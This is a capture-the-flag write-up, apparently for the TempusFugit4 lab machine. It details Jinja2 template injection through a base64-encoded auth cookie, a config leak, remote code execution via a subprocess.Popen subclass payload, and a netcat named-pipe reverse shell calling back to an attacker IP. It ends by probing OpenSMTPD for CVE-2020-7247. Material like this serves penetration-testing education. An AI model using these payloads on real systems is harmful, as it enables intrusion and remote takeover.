
Shell

```
TempusFugit4 puffy #
```

Under construction

Looks like a shell, but not usable in any way. So guess the «under construction» means just that.

The session-cookie and the routing between pages without document names/ extensions, makes us believe it could be a flask-app. So. Is there anywhere we could manage a template injection? There are some log files we can try.
We try several different payloads in «Access requests» but it does not seem to have that vulnerability.




Logfiles

Logfile: Access requests

```
The answer is to life, the universe and everything, is: {{6*7}}
```

Nothing…

But, it hits us there are some cookie processing. The auth-cookie. So we try to base64 encode {{6*7}} and pasting it in the Auth-cookie.



```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Accept-Encoding: gzip, deflate
Referer: http://192.168.66.140/admin/logs?csrf_token=IjgyMDMzY2Q2MzZiYTYyNjI4ZjdlNTU3MTlkNmY3MDYzYTk2NmIyODci.XkRmug.PmYEPNszmxB5LuzxlzzhUysFNXc&log=requests.txt&submit
Cookie: Auth=e3s2Kjd9fQo=; session=.eJwlj0tqBDEMRO_i9SxkSZbluUxj60NChgl0Z1ZD7h5DqF3xCl69y5FnXB_lnvNxxa0cn17uBRFUnQdZDY6eDsNsNLBsoJjgNrmL8RJstZFhRdqV0OAFk8Mqw5oGYTsywgky
Upgrade-Insecure-Requests: 1
Dnt: 1

Unknown encoded cookie = Auth:42
```

Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly	sameSite
Auth	192.168.66.1...	/admin	Thu, 13 Feb 2020 2...	Wed, 12 Feb 2020 2...	e3s2Kjd9fQo=	false	Unset
session	192.168.66.1	/	Session	Wed, 12 Feb 2020 2	eJwlj0tqBDEMRO_i9SxkSZbluUxj60NChgl0Z1ZD7h5DqF3xCl69y5FnXB_lnvNxxa0cn17u	false	Unset


```
Data
Auth: "e3s2Kjd9fQo="
CreationTime: "Wed, 12 Feb 2
```

And, there it is. **42**

So we try to see if we can extract useful information er even better find subclasses we could exploit.
{{config}} reveals a lot of information but nothing we immediately see that can help us in the foothold.


```
Unknown encoded cookie = Auth:<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False,
'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SECRET_KEY': b'\x9ej\x829\x99r\xd9\xb0T\x0c\xa9\x82G\x04[/\xe2R\xa5A\xea\xbc}
\x03\xf1\xb6\xb8\xb0<\xd6\xdc!?\xafLV\x1f\x86\xc5.\xa9\x9d9[|^.\x1a\x9f\xea\xe1\x10',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False,
'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': False, 'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT':
datetime.timedelta(seconds=43200), 'TRAP_BAD_REQUEST_ERRORS': None,
'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True,
'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json',
'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093,
'SQLALCHEMY_DATABASE_URI': 'sqlite:////var/www/app/data.sqlite',
'SQLALCHEMY_TRACK_MODIFICATIONS': False, 'SQLALCHEMY_BINDS': None,
'SQLALCHEMY_NATIVE_UNICODE': None, 'SQLALCHEMY_ECHO': False,
'SQLALCHEMY_RECORD_QUERIES': None, 'SQLALCHEMY_POOL_SIZE': None,
'SQLALCHEMY_POOL_TIMEOUT': None, 'SQLALCHEMY_POOL_RECYCLE': None,
'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_COMMIT_ON_TEARDOWN': False,
'SQLALCHEMY_ENGINE_OPTIONS': {}}>
```

{{''.__class__.mro()[1].__subclasses__()}} Shows us 1084 subclasses. So, something should be useful here. We start the search by searching for Popen.




```
1055  <class 'sqlalchemy.ext.declarative.base._MapperConfig'
1056  <class 'sqlalchemy.ext.declarative.api.ConcreteBase'
1057  <class 'sqlalchemy.ext.declarative.api.DeferredReflection'
1058  <class 'flask_sqlalchemy.model.NameMetaMixin'
1059  <class 'flask_sqlalchemy.model.BindMetaMixin'
1060  <class 'flask_sqlalchemy.model.Model'
1061  <class 'flask_sqlalchemy._SessionSignalEvents'
1062  <class 'flask_sqlalchemy._EngineDebuggingSignalEvents'
1063  <class 'flask_sqlalchemy.Pagination'
1064  <class 'flask_sqlalchemy._QueryProperty'
1065  <class 'flask_sqlalchemy._EngineConnector'
1066  <class 'flask_sqlalchemy._SQLAlchemyState'
1067  <class 'flask_sqlalchemy.SQLAlchemy'
1068  <class 'flask_login.mixins.UserMixin'
1069  <class 'flask_login.mixins.AnonymousUserMixin'
1070  <class 'flask_login.login_manager.LoginManager'
1071  <class 'sqlalchemy.dialects.sqlite.json._FormatTypeMixin'
1072  <class 'sqlalchemy.dialects.sqlite.base._DateTimeMixin'
1073  <class 'sqlite3.Row'
1074  <class 'sqlite3.Cursor'
1075  <class 'sqlite3.Connection'
1076  <class 'sqlite3Node'
1077  <class 'sqlite3.Cache'
1078  <class 'sqlite3.Statement'
1079  <class 'sqlite3.PrepareProtocol'
1080  <class 'unicodedata.UCD'
1081  <class 'jinja2.ext.Extension'
1082  <class 'jinja2.ext._CommentFinder'
1083  <class 'jinja2.ext.Extension'
1084  <class 'jinja2.ext._CommentFinder'>]
```

We find Popen on line 412, which means it has index 411



```
 402  <class 'difflib.Differ'
 403  <class 'difflib.HtmlDiff'
 404  <class 'pprint._safe_key'
 405  <class 'pprint.PrettyPrinter'
 406  <class 'werkzeug.routing.RuleFactory'
 407  <class 'werkzeug.routing.RuleTemplate'
 408  <class 'werkzeug.routing.BaseConverter'
 409  <class 'werkzeug.routing.Map'
 410  <class 'werkzeug.routing.MapAdapter'
 411  <class 'subprocess.CompletedProcess'
 412  <class 'subprocess.Popen'
 413  <class 'click._compat._FixupStream'
 414  <class 'click._compat._AtomicFile'
 415  <class 'click.utils.LazyFile'
 416  <class 'click.utils.KeepOpenFile'
 417  <class 'click.utils.PacifyFlushWrapper'
 418  <class 'click.types.ParamType'
 419  <class 'click.parser.Option'
 420  <class 'click.parser.Argument'
```


So, we create our payload for testing RCE.
{{''.__class__.mro()[1].__subclasses__()[411]('id',shell=True,stdout=-1).communicate()}}



```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Accept-Encoding: gzip, deflate
Referer: http://192.168.66.140/admin/logs?csrf_token=IjgyMDMzY2Q2MzZiYTYyNjI4ZjdlNTU3MTlkNmY3MDY
Cookie: Auth=e3snJy5fX2NsYXNzX18ubXJvKClbMV0uX19zdWJjbGFzc2VzX18oKVs0MTFdKCdpZCcsc2hlbGw9VHJ1ZSx
Upgrade-Insecure-Requests: 1
Dnt: 1

Unknown encoded cookie = Auth:(b'uid=67(www) gid=67(www) groups=67(www)\n', None)
```

So, we got a RCE.
Let's try revshell. We know this is openBSD. We also know that their implementation of netcat isn't exactly like the Linux one.
Visiting their man-pages gives us more info.



OpenBSD manual page server

Manual Page Search Parameters

NC(1) General Commands Manual NC(1)


NAME

nc — arbitrary TCP and UDP connections and listens

SYNOPSIS


nc [**-46cDdFhklNnrStUuvz**] [**-C** *certfile*] [**-e** *name*] [**-H** *hash*] [**-I** *length*] [**-i** *interval*] [**-K** *keyfile*] [**-M** *ttl*] [**-m** *minttl*] [**-O** *length*] [**-o** *staplefile*] [**-P** *proxy_username*] [**-p** *source_port*] [**-R** *CAfile*] [**-s** *source*] [**-T** *keyword*] [**-V** *rtable*] [**-W** *recvlimit*] [**-w** *timeout*] [**-X** *proxy_protocol*] [**-x** *proxy_address*[:*port*]] [**-Z** *peercertfile*] [*destination*] [*port*]

The -e switch does other stuff here.




-e *name* Only accept the TLS peer certificate if it contains the *name*. Requires **-c**. If not specified, *destination* is used.

But, the named-pipes method should work.



```
┌─[✗]─[root@4ndr34z]─[~]
└──╼ #msfvenom -p cmd/unix/reverse_netcat lport=443 lhost=192.168.66.253
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 99 bytes
mkfifo /tmp/jglerm; nc 192.168.66.253 443 0</tmp/jglerm | /bin/sh >/tmp/jglerm 2>&1; rm /tmp/jglerm
```




```
└──╼ #nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.66.253] from (UNKNOWN) [192.168.66.140] 38592
id
uid=67(www) gid=67(www) groups=67(www)
python3 -c 'import pty;pty.spawn("/bin/ksh")'
TempusFugit4$ id
id
uid=67(www) gid=67(www) groups=67(www)
TempusFugit4$ ^Z
[1]+  Stopped                 nc -lvnp 443
┌─[✗]─[root@4ndr34z]─[~]
└──╼ #stty raw -echo
┌─[root@4ndr34z]─[~]
└──╼ #nc -lvnp 443

TempusFugit4$ ls
__pycache__         data.sqlite         requests.txt_hint
accessrequest.txt   package-lock.json   static
app.py              requests.txt        templates
TempusFugit4$ █
```


We listen on port 443 and get revshell. (Only 80 and 443 are allowed out the openBSD firewall)

We find a interface listening to 25




```
tcp          0      0  10.13.37.1.25          *.*                    LISTEN
tcp          0      0  127.0.0.1.2525         *.*                    LISTEN
tcp          0      0  *.22                   *.*                    LISTEN
tcp          0      0  *.80                   *.*                    LISTEN
```

We know openSMTPD has a recent vulnerability. CVE-2020-7247
Trying to deliver a mail to root, turns out to be hard.



```
rcpt to:<root@localhost>
550 Invalid recipient: <root@localhost>
rcpt to:<root>
550 Invalid recipient: <root@TempusFugit4>
```

Maybe we don't have correct domain-name? If we see on the staff-page, there are clearly a sendmail there.



Staff

Hugh Janus


Clee Tor

Anita Hanjaab

Mike Litoris


Mo Lester

It triggers a javascript. But as we don't have a configured mail-client, we don't see it right away.




```
href="hugh janus" onclick="sendmail('hugh');return false;">Hugh Janus</a>
```

But reading the javascript shows us the domain. **mofo.org**



```
function sendmail(user) {
  var d = 'mofo.org'
  var user = document.getElementById(user).getAttribute("href");
  user = user.replace(" ", ".");
  user = user+'@'+d
  window.location.href = "mailto:"+user;
}
```

We try to add that domain-name and we are successful.




```
TempusFugit4$ telnet 10.13.37.1 25
Trying 10.13.37.1...
Connected to 10.13.37.1.
Escape character is '^]'.
220 TempusFugit4 ESMTP OpenSMTPD
helo me
250 TempusFugit4 Hello me [10.13.37.1], pleased to meet you
mail from:<me@home.no>
250 2.0.0 Ok
rcpt to:<root@mofo.org>
250 2.1.5 Destination address valid: Recipient ok
```

Theart42 modified this exploit to get it running on openBSD

